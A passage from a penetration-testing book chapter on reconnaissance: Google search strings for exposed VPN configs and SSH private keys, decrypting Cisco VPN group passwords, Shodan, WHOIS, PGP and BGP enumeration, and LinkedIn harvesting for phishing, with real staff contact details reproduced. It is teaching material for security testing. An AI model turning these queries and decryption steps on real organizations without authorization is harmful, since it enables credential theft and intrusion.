

Figure 4-2. Enumerating MIT's web servers via Google



Figure 4-3. Identifying indexed web directories under nasa.gov

Obtaining VPN configuration files

Some organizations publicly distribute configuration files and keys for VPN systems. *Cisco profile configuration files* (PCFs) contain IPsec VPN client variables, including the following:

- VPN server endpoint addresses
- Plaintext credentials (group name and password)
- Encrypted credentials (an obfuscated group password)

Table 4-2 lists Google search strings you can use to uncover Cisco VPN, OpenVPN, and SSH configuration materials and keys. **Figure 4-4** demonstrates a search revealing PCF files of academic institutions in the United States. During testing, change the *site* variable to encompass each domain within scope.

Table 4-2. Search strings revealing VPN and SSH configuration files

Technology	Example query strings
Cisco VPN	filetype:pcf site:edu grouppwd
OpenVPN	filetype:ovpn site:tk filetype:key site:edu +client
SSH	filetype:key site:edu +id_dsa filetype:id_rsa

Many of the exposed PCF files shown in **Figure 4-4** contain a 3DES-encrypted password (*enc_GroupPwd*). A design flaw means the key used to decrypt the password is contained within the ciphertext, and so the encryption mechanism is largely obfuscative.

The following sites provide tools to instantly decrypt these passwords:

- [Cisco VPN client password decoder](#)
- [Cisco VPN client password cracker](#)



Figure 4-4. Identifying Cisco PCF files via Google

Maurice Massar published *cisco-decrypt.c*,³ which can be built and run locally from Unix-based environments (upon installing *libgpg-error* and *libcrypt*⁴), as demonstrated by **Example 4-1**.

Example 4-1. Building and executing cisco-decrypt within Apple OS X

```
$ wget http://bit.ly/2aAs1IM
$ gcc -Wall -o cisco-decrypt cisco-decrypt.c $(libcrypt-config --libs --cflags)
$ ./cisco-decrypt
992C9F91B9AF94528891390F09C783805E33FDBB1C6146556CDADAD4A06D
secret
```

Armed with a VPN endpoint address and credentials, you can use an IPsec VPN client (e.g., VPNC within Kali Linux) to establish a connection and evaluate the level of network access granted. **Chapter 10** describes IPsec VPN assessment in detail.

Querying Netcraft

Netcraft retains historic server fingerprint details. You can use the Netcraft web interface to map network blocks, displaying operating platform details and other useful information. **Figure 4-5** shows Netcraft queried to list web servers within the *nist.gov* domain.

searchdns.netcraft.com/?restriction=site+contains&host=nist.gov

Explore 1,656,301 web sites visited by users of the Netcraft Toolbar 24th June 2015

Search: site contains nist.gov lookup! search tips

example: site contains .netcraft.com

Results for nist.gov

Found 52 sites

	Site	Site Report	First seen	Netblock	OS
1.	csrc.nist.gov		april 1996	national institute of standards and technology	unknown
2.	web.nvd.nist.gov		november 2008	national institute of standards and technology	windows server 2008
3.	www.nist.gov		august 1995	national institute of standards and technology	linux
4.	nvd.nist.gov		september 2005	national institute of standards and technology	windows server 2008
5.	nvlpubs.nist.gov		february 2012	national institute of standards and technology	windows server 2008
6.	scap.nist.gov		october 2007	national institute of standards and technology	windows server 2008
7.	www.itl.nist.gov		october 1996	national institute of standards and technology	linux
8.	tf.nist.gov		november 2003	national institute of standards and technology	unknown
9.	nist.gov		april 2011	national institute of standards and technology	linux
10.	usgcb.nist.gov		august 2010	national institute of standards and technology	windows server 2008
11.	dlmf.nist.gov		february 2002	national institute of standards and technology	linux
12.	www.cftt.nist.gov		august 2005	national institute of standards and technology	linux - centos
13.	www.nsrl.nist.gov		august 2005	national institute of standards and technology	linux - centos
14.	externalsearch.nist.gov		august 2005	national institute of standards and technology	linux
15.	physics.nist.gov		august 1995	national institute of standards and technology	unknown
16.	collaborate.nist.gov		july 2009	national institute of standards and technology	linux
17.	www.cfreds.nist.gov		august 2005	national institute of standards and technology	linux - centos
18.	webbook.nist.gov		december 1997	national institute of standards and technology	linux
19.	xlinux.nist.gov		may 2011	national institute of standards and technology	linux
20.	samate.nist.gov		august 2005	national institute of standards and technology	linux

Figure 4-5. Using Netcraft to identify and fingerprint web servers

Using Shodan

Shodan is a searchable database of network scan data. Upon registering, you can enumerate valid hostnames and exposed network services, and identify unhardened systems (e.g., Internet-connected devices using default passwords). **Figure 4-6** demonstrates the exposed systems at Zappos.com, and **Table 4-2** details Shodan search filters. Metasploit also contains a Shodan search module,⁵ which you can use to identify known systems within target network blocks.

SHODAN [Explore](#) [Membership](#) [Contact Us](#) [Blog](#) [Enterprise Access](#) [Logout](#)

[Exploits](#) [Maps](#) [Download Results](#) [Create Report](#)

TOP COUNTRIES



United States 30

TOP SERVICES

HTTPS 10
DNS 9
HTTP 8
XMPP 1
SMTP 1

TOP ORGANIZATIONS

Zappos.com 17
SWITCH Communications ... 7
NeuStar 6

TOP OPERATING SYSTEMS

Linux 2.6.x 1

TOP PRODUCTS

nginx 15
OpenSSH 1
Apache Tomcat/Coyote JSP... 1

Showing results 1 - 10 of 30

208.91.37.174
ip174-206.zappos.com
Zappos.com
Added on 2015-06-14 11:14:21 GMT
United States, Henderson
[Details](#)

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 14 Jun 2015 11:13:44 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Accept-Ranges: bytes
X-Core-Value: 10. Be Humble
X-Recruiting: If you're reading this, maybe you should be working at Zappos instead. Check ou...

208.91.37.186
ip186-206.zappos.com
Zappos.com
Added on 2015-06-14 07:00:48 GMT
United States, Henderson
[Details](#)

HTTP/1.1 302 Found
Server: nginx
Date: Sun, 14 Jun 2015 07:00:02 GMT
Content-Length: 0
Connection: keep-alive
Set-Cookie: watson=""; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/
Location: http://208.91.37.186
X-Core-Value: 8. Do More With Less
X-Recruiting: If you're reading this, maybe ...

500 Internal Server Error
208.91.37.35
api.zappos.com
Zappos.com
Added on 2015-06-14 01:17:46 GMT
United States, Henderson
[Details](#)

HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Sun, 14 Jun 2015 01:17:04 GMT
Content-Type: text/html
Content-Length: 186
Connection: close
X-Core-Value: 6. Build Open and Honest Relationships With Communication
X-Recruiting: If you're reading this, maybe you should be working at Za...

Figure 4-6. Enumerating Internet-exposed services with Shodan

Table 4-3. Shodan search filters

Filter	Example	Description
city	sendmail city: "london"	Sendmail servers in London
country	nginx country:DE	Nginx servers in Germany
geo	apache geo:32.8, -117,50	Apache servers within 50 km of San Diego (coordinates 32.8, -117)
hostname	hostname:sslvpn	Known hostnames containing <i>sslvpn</i>
net	net:216.219.0.0/16	All data for 216.219.0.0/16
os	jboss os:linux	JBoss running on Linux
port	avaya port:5060	Avaya SIP VoIP endpoints
before	nginx before:18/1/2010	Nginx endpoints found before 18 January 2010
after	apache after:22/3/2010 before:4/6/2010	Apache servers found after 22 March 2010 and before 4 June 2010

NOTE

There have been numerous Internet-wide scans and surveys undertaken by other groups, including academic researchers and commercial entities. *The Internet-Wide Scan Data Repository* is a public archive of the data collected through these efforts.

DomainTools

DomainTools provides a number of useful tools:

- Reverse IP WHOIS, revealing IP ranges registered to a particular entity
- Domain WHOIS history, providing details of a domain's previous registrants
- Reverse IP lookup, presenting the known hostnames for a given network
- Reverse NS lookup, showing the domains using a given name server
- Reverse MX lookup, providing the domains using a given mail server

The WHOIS dataset is indexed by Google, and so a search of a given mailing address or company name will reveal associated domains, as shown in **Figure 4-7**. Armed with a professional account, you can use the various tools directly.

Google "444 spear st" inurl:domaintools

Web Maps News Shopping Videos More Search tools

8 results (0.52 seconds)

Designkit.org WHOIS, DNS, & Domain Info - DomainTools
whois.domaintools.com/designkit.org
Registrant Name:Jacqui Watts Registrant Organization:IDEO.org. Registrant Street: **444 Spear St** Registrant City:San Francisco Registrant State/Province:CA

ZoomLicense.org WHOIS, DNS, & Domain Info - DomainTools
whois.domaintools.com/zoomlicense.org
Admin Name:Alex Bardone Admin Organization:ISOLATION NETWORK INC. Admin Street: **444 Spear St** Admin Street: suite 213. Admin City:San Francisco

InGroovesFontana.us - Whois - DomainTools
whois.domaintools.com/ingroovesfontana.us
Administrative Contact Organization: ISOLATION NETWORK INC. Administrative Contact Address1: **444 Spear St** Administrative Contact Address2: Ste 213

Figure 4-7. Domains associated with a particular address

PGP Public Key Servers

Organizations maintain servers that provide public PGP keys to clients. You can query these to reveal user email addresses and details, as shown in [Figure 4-8](#). Public servers at the time of writing include the following:

- <https://pgp.mit.edu>
- <https://keyserver.ubuntu.com>
- <http://pgp.uni-mainz.de>

Search results for 'org icann'

Type	bits/keyID	Date	User ID
pub	4096R/ AA50656E	2015-03-17	ICANN Constituency Travel <constituency-travel-secure@icann.org>
pub	4096R/ E6750ED9	2015-03-17	*** KEY REVOKED *** [not verified] ICANN Constituency Travel <constituency-travel-secure@icann.org>
pub	4096R/ 74A96005	2015-02-09	Brian Martin <brian.martin@icann.org>
pub	4096R/ 3A249833	2015-02-06	josh jenkins <josh.jenkins@icann.org>
pub	4096R/ D02D5334	2014-05-28	Connor Barthold <connor.barthold@icann.org>
pub	2048R/ 180E602E	2014-04-03	Steve Conte <steve.conte@icann.org>

Figure 4-8. Querying pgp.mit.edu to reveal user details

Searching LinkedIn

LinkedIn often reveals useful information about an organization and its people, along with details of technologies used internally. With a LinkedIn Premium account, you can obtain full names and roles of users (restricted to 700 results per search) that can be funneled into spear phishing and brute-force password grinding efforts. **Figure 4-9** demonstrates the various search fields that you can use during testing.

NOTE

Attackers successfully breached a large corporation in 2013 upon identifying systems administrators using LinkedIn, compromising their home machines, and eventually securing corporate VPN access.

The image shows the LinkedIn 'Advanced People Search' interface. It features a sidebar on the left with search filters for Keywords, First Name, Last Name, Title, Company, School, and Location. The main area contains search criteria such as Relationship (with checkboxes for 1st, 2nd, 3rd connections, and Group Members), Location, Current Company, Industry, Past Company, School, Profile Language, and Nonprofit Interests. On the right, there are additional filters for Groups, Years of Experience, Function, Seniority Level, Interested In, Company Size, and When Joined. A 'Search' button is located at the bottom left, and 'Reset' and 'Close' options are at the top right.

Figure 4-9. Using LinkedIn to search for users

Domain WHOIS

During testing, you can quiz domain registries to obtain useful information regarding domain names registered by the target organization. There are many *top-level domains* (TLDs) and associated registries at the time of writing, including generic TLDs and country-code TLDs. ICANN and IANA maintain lists of registries at the following locations:

- **gTLD registries**
- **ccTLD registries**

These registries provide the following information:

- Administrative contact details (names, email addresses, and telephone numbers)
- Mailing addresses for office locations relating to the target organization
- Details of authoritative name servers for each domain

Here are some tools that you can use to perform domain WHOIS querying:

- The *whois* command-line client
- Web interfaces maintained by each domain registry
- Third-party services run by Hurricane Electric (HE), DomainTools, and others

Manual WHOIS Querying

You can use the *whois* utility (found within Kali Linux, Apple OS X, and other systems) to query both IP and domain WHOIS services. In **Example 4-2**, I use the tool to reveal useful information regarding the *blah.com* domain, including administrative contact details, and authoritative DNS name server names.

Example 4-2. Obtaining the domain WHOIS record for blah.com

```
root@kali:~# whois blah.com
```

```
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.
```

```
Domain Name: BLAH.COM
Registrar: TUCOWS DOMAINS INC.
Whois Server: whois.tucows.com
Referral URL: http://domainhelp.opensrs.net
Name Server: RJOCPDNE01.TIMBRASIL.COM.BR
Name Server: RJOCPDNE02.TIMBRASIL.COM.BR
Status: ok
Updated Date: 09-jan-2014
Creation Date: 20-mar-1995
Expiration Date: 21-mar-2016
```

```
>>> Last update of whois database: Sun, 27 Apr 2014 01:14:30 UTC <<<
```

```
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
```

```
Domain Name: BLAH.COM
Registry Domain ID: 1803012_DOMAIN_COM-VRSN
Registry Registrant ID:
Registrant Name: Marcello do Nascimento
Registrant Organization: Tim Celular SA
Registrant Street: Avenida das Americas, 3434
Registrant City: Rio de Janeiro
Registrant State/Province: RJ
```

Registrant Postal Code: 22640-102
Registrant Country: BR
Registrant Phone: +55.1155021222
Registrant Phone Ext:
Registrant Fax: +55.1155021222
Registrant Fax Ext:
Registrant Email: marcello@daviddonascimento.com.br
Registry Admin ID:
Name Server: RJOCPDNE01.TIMBRASIL.COM.BR
Name Server: RJOCPDNE02.TIMBRASIL.COM.BR
DNSSEC: Unsigned

Alternatively, the *Whois* tab of <http://bgp.he.net/dns/blah.com> provides the registration information, as shown in **Figure 4-10**. Other public sites support this type of querying, including DomainTools.

← → ↻

 HURRICANE ELECTRIC
INTERNET SERVICES

[blah.com](#)

Quick Links

- [BGP Toolkit Home](#)
- [BGP Prefix Report](#)
- [BGP Peer Report](#)
- [Bogon Routes](#)
- [World Report](#)
- [Multi Origin Routes](#)
- [DNS Report](#)
- [Top Host Report](#)
- [Internet Statistics](#)
- [Looking Glass](#)
- [Network Tools App](#)
- [Free IPv6 Tunnel](#)
- [IPv6 Certification](#)
- [IPv6 Progress](#)
- [Going Native](#)
- [Contact Us](#)

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

Domain Name: BLAH.COM
Registrar: TUCOWS DOMAINS INC.
Sponsoring Registrar IANA ID: 69
Whois Server: whois.tucows.com
Referral URL: <http://www.tucowsdomains.com>
Name Server: RJOCPDNE01.TIMBRASIL.COM.BR
Name Server: RJOCPDNE02.TIMBRASIL.COM.BR
Status: ok <http://www.icann.org/epp#OK>
Updated Date: 09-jan-2014
Creation Date: 20-mar-1995
Expiration Date: 21-mar-2016

>>> Last update of whois database: Wed, 24 Jun 2015 23:15:43 GMT <<<

NOTICE: The expiration date displayed in this record is the date the registrar's sponsorship of the domain name registration in the registry is currently set to expire. This date does not necessarily reflect the expiration date of the domain name registrant's agreement with the sponsoring registrar. Users may consult the sponsoring registrar's Whois database to view the registrar's reported date of expiration for this registration.

Figure 4-10. Using a web interface to query WHOIS

IP WHOIS

Regional Internet Registries (RIRs) provide useful information relating to IP network allocations. IP WHOIS database objects define which areas of Internet space are registered to which organizations, including routing information and contact details.

Internet addresses fall under different geographic regions. **Table 4-3** lists the respective RIRs you can query to glean useful information (including names of operations staff, details of IP network blocks, and physical office locations).

Table 4-4. Regional Internet Registries

Name	Region	Website
ARIN	North America	http://www.arin.net
RIPE	Europe	http://www.ripe.net
APNIC	Asia Pacific	http://www.apnic.net
LACNIC	Latin America and Caribbean	http://www.lacnic.net
AFRNIC	Africa	http://www.afrnic.net

NOTE

Each regional WHOIS database contains information relevant to that particular region. For example, the RIPE database doesn't contain details of objects found in the Americas.

IP WHOIS Querying Tools and Examples

Here are some tools that you can use to query IP WHOIS databases:

- The *whois* command-line client
- RIR WHOIS web interfaces
- Third-party applications (e.g., DomainTools)

Enumerating database objects via WHOIS

You can use the *whois* utility to enumerate IP WHOIS database objects. Command-line flags and syntax vary by operating system and WHOIS server.

In **Example 4-3**, I submit a query to enumerate all the objects in the ARIN database for Nintendo, from a Apple OS X client.

Example 4-3. Enumerating the Nintendo objects in ARIN

```
$ whois -a "z / nintendo*"

# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html

Nintendo Of America inc. NINTENDO-COM (NET-205-166-76-0-1)
205.166.76.0 - 205.166.76.255
NINTENDO HEADQUARTERS 1 NINTENDOHEADQUARTERS1 (NET-70-89-123-72-1)
70.89.123.72 - 70.89.123.79

Nintendo Of America inc. (AS11278) NINTENDO 11278

Nintendo North America (NNA-21)
Nintendo of America (TEND)
NINTENDO OF AMERICA INC (NA-101)
NINTENDO OF AMERICA INC (NA-103)
NINTENDO OF AMERICA INC (NA-53)
NINTENDO OF AMERICA INC (NA-62)
NINTENDO OF AMERICA INC (NA-83)
NINTENDO OF AMERICA INC (NINTE-3)
Nintendo Of America inc. (NINTEN)
Nintendo of America, Inc. (NINTE-1)
Nintendo of America, Inc. (NINTE-2)

Nintendo Network Administration (NNA12-ARIN) netadmin@noa.nintendo.com

NINTENDO (C00975304) ABOV-T461-209-133-66-88-29 (NET-209-133-66-88-1)
209.133.66.88 - 209.133.66.95
NINTENDO (C00975329) ABOV-T461-209-133-66-72-29 (NET-209-133-66-72-1)
209.133.66.72 - 209.133.66.79
NINTENDO HEADQUARTERS 1 (C01807503) NINTENDOHEADQUARTERS1 (NET-70-89-123-72-1)
70.89.123.72 - 70.89.123.79
Nintendo of America Inc. (C02551839) INAP-SEF-NINTENDO-39421 (NET-69-25-139-128-1)
69.25.139.128 - 69.25.139.255
Nintendo of America Inc. (C02563750) INAP-SEF-NINTENDO-39650 (NET-63-251-6-64-1)
63.251.6.64 - 63.251.6.79
```

The `-a` flag specifies the ARIN database, and the `"z /` instructs the WHOIS server to provide us with all the material it has for objects relating to the

nintendo* string. If we specify an @ instead, the query will reveal users at the organization, as demonstrated by [Example 4-4](#).

Example 4-4. Enumerating the Nintendo email accounts in ARIN

```
$ whois -a "z @ nintendo*"

# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html

BILL, OLARTE (BILLO2-ARIN) billo@noa.nintendo.com +1-425-882-2040
Dan, Lambert (LDA31-ARIN) dan.lambert@noa.nintendo.com +1-425-861-2205
Darling, Caleb (CDA73-ARIN) caleda01@noa.nintendo.com +1-425-861-2611
Garlock, Jeff (GARLO5-ARIN) jeff.garlock@noa.nintendo.com +1-425-861-2015
Lambert, Dan (DLA46-ARIN) dan.lambert@noa.nintendo.com +1-425-861-2205
Nintendo Network Administration (NNA12-ARIN) netadmin@noa.nintendo.com
```

ARIN indexes details of North American objects, and so we must reissue the query to other registries (e.g., APNIC) to enumerate those in different regions, as shown in [Example 4-5](#).

Example 4-5. Enumerating the Nintendo objects in APNIC

```
$ whois -A nintendo
% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

% Information related to '60.32.179.16 - 60.32.179.23'

inetnum:        60.32.179.16 - 60.32.179.23
netname:        NINTENDO
descr:          Nintendo Co.,Ltd.
country:        JP
admin-c:        FH829JP
tech-c:         FH829JP
remarks:        This information has been partially mirrored by APNIC from
remarks:        JPNIC. To obtain more specific information, please use the
remarks:        JPNIC WHOIS Gateway at
remarks:        http://www.nic.ad.jp/en/db/whois/en-gateway.html or
remarks:        whois.nic.ad.jp for WHOIS client. (The WHOIS client
remarks:        defaults to Japanese output, use the /e switch for English
remarks:        output)
changed:        apnic-ftp@nic.ad.jp 20060208
source:         JPNIC

% Information related to '60.36.183.152 - 60.36.183.159'

inetnum:        60.36.183.152 - 60.36.183.159
```

```
netname:      NINTENDO
descr:       Nintendo Co.,Ltd.
country:     JP
admin-c:     FH829JP
tech-c:      MI7247JP
remarks:     This information has been partially mirrored by APNIC from
remarks:     JPNIC. To obtain more specific information, please use the
remarks:     JPNIC WHOIS Gateway at
remarks:     http://www.nic.ad.jp/en/db/whois/en-gateway.html or
remarks:     whois.nic.ad.jp for WHOIS client. (The WHOIS client
remarks:     defaults to Japanese output, use the /e switch for English
remarks:     output)
changed:     apnic-ftp@nic.ad.jp 20050729
source:      JPNIC
```

Using the Apple OS X *whois* client, we specify `-a` to query ARIN and `-A` to query APNIC. Other versions of the client let you use an arbitrary WHOIS server hostname (e.g., *whois nintendo -h whois.apnic.net*). To complicate things further, each server also supports different search syntax, so you'll need to refer to the documentation for whichever client-server pair you are using during testing.

Using WHOIS web interfaces

You also can use web interfaces run by registries to obtain useful information. **Figure 4-11** shows that if a postal code is known for a location, you can use it to enumerate the associated IP space within RIPE.



Figure 4-11. Querying the RIPE search engine using a postal code

BGP Enumeration

Traffic between Internet-based networks is controlled by using BGP and AS numbers. The IANA assigns AS numbers to RIRs, which in turn are allocated to ISPs and organizations so that they can manage their IP router networks and upstream connections.

The WHOIS query in [Example 4-3](#) revealed this AS number for Nintendo:

```
Nintendo Of America inc. (AS11278) NINTENDO 11278
```

You can cross-reference AS11278 by using the HE BGP Toolkit to reveal the IPv4 prefixes announced by the AS number, as shown in [Figure 4-12](#). If an AS announces IPv6 address space, you can enumerate it in the same way.

The screenshot shows a web browser window with the URL `bgp.he.net/AS11278#_prefixes`. The page header includes the Hurricane Electric logo and the text "HURRICANE ELECTRIC INTERNET SERVICES". Below the header, there is a search bar and the text "AS11278 Nintendo Of America inc.". A navigation menu contains tabs for "AS Info", "Graph v4", "Prefixes v4", "Peers v4", "Whois", and "IRR". The "Prefixes v4" tab is selected, displaying a table with two columns: "Prefix" and "Description". The table lists six IPv4 prefixes and their corresponding descriptions, each with a small US flag icon. A "Quick Links" sidebar is visible on the left, and a footer at the bottom indicates the page was updated on 24 Jun 2015 08:20 PST.







Prefix	Description
173.226.198.0/24	tw telecom holdings, inc. 
